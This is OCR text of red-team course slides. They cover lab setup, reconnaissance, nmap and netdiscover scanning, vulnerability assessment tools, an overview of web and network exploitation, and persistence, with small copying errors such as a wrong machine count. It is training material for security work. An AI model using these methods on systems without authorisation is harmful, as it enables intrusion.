


B. Attacker Machine Setup

- Installing and configuring
  - **Attacker-Machine** [192.168.50.2]



2.4 Internal Red Team Lab Setup




2.4.1 Internal Lab Setup Overview

- We will install 2 role-assigned machines in the internal network :
    - Domain Controller [10.10.10.2]
    - Employee-Machine [10.10.10.4]
    - Application Server [10.10.10.3]

- We will be using **Windows Server 2016** for the Domain Controller Setup, **Windows 10** as our Employee-Machine and **Windows Server 2012** as Application Server.

2.4.2 Active Directory Lab Setup

Domain Controller
IP Address : 10.10.10.2




A. Domain Controller setup and installation

- Installing and configuring
  - Domain Controller [10.10.10.2]


B. Employee-Machine (Domain Joined) Installation

- Installing and configuring
  - **Employee-Machine** [10.10.10.4]



C. Application Server Setup (Domain Joined) Installation

Application Server
IP Address : 10.10.10.3




- Installing and configuring
  - **Application-Server** [10.10.10.3]

3. Red Teaming in External Environment

3.1 External Infrastructure Overview

- As an attacker **[192.168.50.2]** we will try to get initial foothold to the **Web-Server [192.168.50.3]**

- We will use Web as well as Network related vulnerabilities to get access to the Web-Server.




CYBER KILL CHAIN

3.2 Externally exposed service exploitation

- It is the exploitation of the services in the web or network which can be easily accessed.
- Adversary makes an active connection with the externally exposed server to identify and leverage existing loopholes.
- Adversary with adequate knowledge of target organization's infrastructure and technologies identify the weakest link and try to exploit it.
- Externally exposed service can exist in Web or in the network.


3.2.1 Information Gathering

- It is a military jargon used for obtaining information about the enemy.
- In Cyber Kill Chain this phase is focussed on obtaining the information related to our target machine.



- Using Tools we can collect all the important information related to our target.

Types :


Reconnaissance
PASSIVE RECONNAISSANCE
ACTIVE RECONNAISSANCE

Passive Reconnaissance:


- Also referred as Passive Information Gathering is a technique to obtain information about the target without making an actual connection to the target.

- We will obtain the information that is available publicly.

  Using this technique we can be never be detected by the target.

- But Passive reconnaissance has it's own limitation which is it will obtain a specific amount of information.

Active Reconnaissance:



- Also referred as Active Information Gathering is a technique to obtain information about the target extensively making an actual connection to the target.

- There is a high chance of detection as we are making an active connection with the target.

- But Passive reconnaissance has it’s own limitation which is it will obtain a specific amount of information.

3.2.2 Scanning & Enumeration

- Host Discovery
- TCP Port Scanning
  - TCP Full Scan
  - TCP SYN Scan (Stealth Scan)
  - TCP ACK Scan
  - TCP FIN/RST/PSH Scan
- Service version Detection
- OS detection
- UDP Port Scanning

Host discovery

- It is a process of discovering the live host in a network.
- The concept of Host Discovery is completely based on the working of the protocol like :
- **ARP**: Address Resolution Protocol
- **ICMP Scanning**: Using ping to discover the live hosts

NetDiscover

- NetDiscover is a very neat tool for finding hosts on either wireless or switched networks.

- Command : netdiscover -i <interface> -r <IP address CIDR format>

```
root@kali:~# netdiscover -r 192.168.1.0/24
 Currently scanning: Finished!   |   Screen View: Unique Hosts
 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------
 192.168.1.1     00:11:22:33:44:55      1      60  Router Manufacturer
 192.168.1.100   00:0c:29:59:72:bc      1      60  VMware, Inc.
 192.168.1.200   00:0c:29:3a:cb:5b      1      60  VMware, Inc.
 192.168.1.201   00:0c:29:a2:56:2b      1      60  VMware, Inc.
```

Nmap

- Nmap ("Network Mapper") is a free and open source utility for network discovery and security auditing.

- Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.

- Nmap runs on all major computer operating systems, and official binary packages are available for Linux, Windows, and Mac OS X.

Host Discovery: using Nmap

- Nmap has large number of switches that we will discuss further in this module but for this we will discuss the switches relevant to Host discovery.

- In this case, we will use the switch “-sn” which will tell nmap to do only the host discovery and no port scan after it.

TCP Port Scanning Techniques

- In order to do TCP Port Scanning there are many scanning methods which we can use to find the state of the port.
- Some of them are as follows:
- TCP Full Scan (Connect Scan)
- TCP SYN Scan (Stealth Scan)
- TCP ACK Scan
- TCP FIN/NULL/XMAS Scan

Service Version Detection: Using Nmap

- Service Version Detection which is also known as banner grabbing is a method used to find the service hosted on the port.
- Service Detection using Nmap:
- Command : nmap -sV <target>


DEMO

3.2.3 Vulnerability Assessment

- Vulnerability assessment is a systematic review of security weaknesses in an information system.

- It evaluates if the system is susceptible to any known vulnerabilities, assigns severity levels to those vulnerabilities, and recommends remediation or mitigation, if and whenever needed.

- It follows a 4-step process :



- A lot of tools exists in the market for the Vulnerability Assessment process :

  - Nessus
  - Acunetix
  - Qualys Vulnerability Management
  - Netsparker
  - Metasploit
  - Amazon Inspector (ONLY for applications deployed on AWS)

- For understanding the vulnerability scanning process, one can also use **Nikto** (for web application) and **nmap** (for both Network as well as web app) vulnerability scanning.


DEMO

3.2.4 Exploitation

A. Web-Based

- Once vulnerabilities/mis-configurations have been identified one can go for exploitation.
- The server which hosts the website is called web server and typically listens on TCP port 80. In some cases, the service could be configured to run on ports other than the default one, as a small step towards security.
- The client via browser, connects to the port and hence they can communicate or transfer data between each other.
- While communicating the Web service responds by providing the requested content, such as HTML, JavaScript, etc.
- The webserver communicated with database server at the backend to fetch contents from the database.

- The set of rules or protocols used to communicate between the server and client runs on Layer 7 in the OSI model.



- The encryption between both sides is done at presentation layer. Hence, the HTTPS (secure socket layer) works at layer 6.

- There are multiple vulnerabilities or misconfigurations in the website which allows the attacker to compromise the website & even the server in which it is running.

- We will understand such vulnerabilities and see how to exploit these vulnerabilities.

- Remember, a vulnerable web server can be the entry point of an attacker to the network and it can be used to spread the infection by compromising the client accessing it.

- Hence, it becomes important to secure the website or web application.

- Sometimes silly mistakes from the developer can result in disastrous scenarios.

- Following mistakes are common:
  - Unintentedly password found at the source page of the website.
  - Sensitive information left at public pages.
  - Giving detailed information of the internal servers to the clients upon querying.

- It might happen that the CMS (Content Management service) running at the server end is not patched and running older versions.

- One can find the vulnerable CMS version using query and then can search for any public available websites.


- The following vulnerabilities will be covered in the next slides: -
  - Cross Site Scripting
  - SQL Injection
  - Code Injection vulnerability
  - File inclusion
  - Brute Force website parameters/fields
  - File Upload vulnerability etc

- All the above mentioned vulnerabilities are of high severity and reputed companies like facebook, google etc. provide bounties when disclosed to them.

DEMO

B. Network Exploitation

- Network means connection of more than one system so that they can communicate with each other. There can be multiple systems on a single network.



- Exploitation of network means abusing network-level functionalities.

- Identification of open ports, the services specifically it’s version is important before exploiting any system.

- The main motive of the attacker is to gain access to sensitive information like passwords, classified files and bank account details present in the information system.

- We will try to find vulnerabilities in the target system to secure the network.

- We will automate the typical process of exploitation using Metasploit.

DEMO

3.2.5 Post-Exploitation

- The goal is to maintain foothold on the compromised system after successful exploitation.
- After going through the cumbersome efforts of enumerating the target, finding vulnerabilities & then exploiting the weak links, we need persistence.
- Various persistence methods exists depending on the nature of the target system.

- Methods: -
  - User land persistence
  - Kernel land persistence (Out of scope for this course)
  - Boot-level persistence (Out of scope for this course)

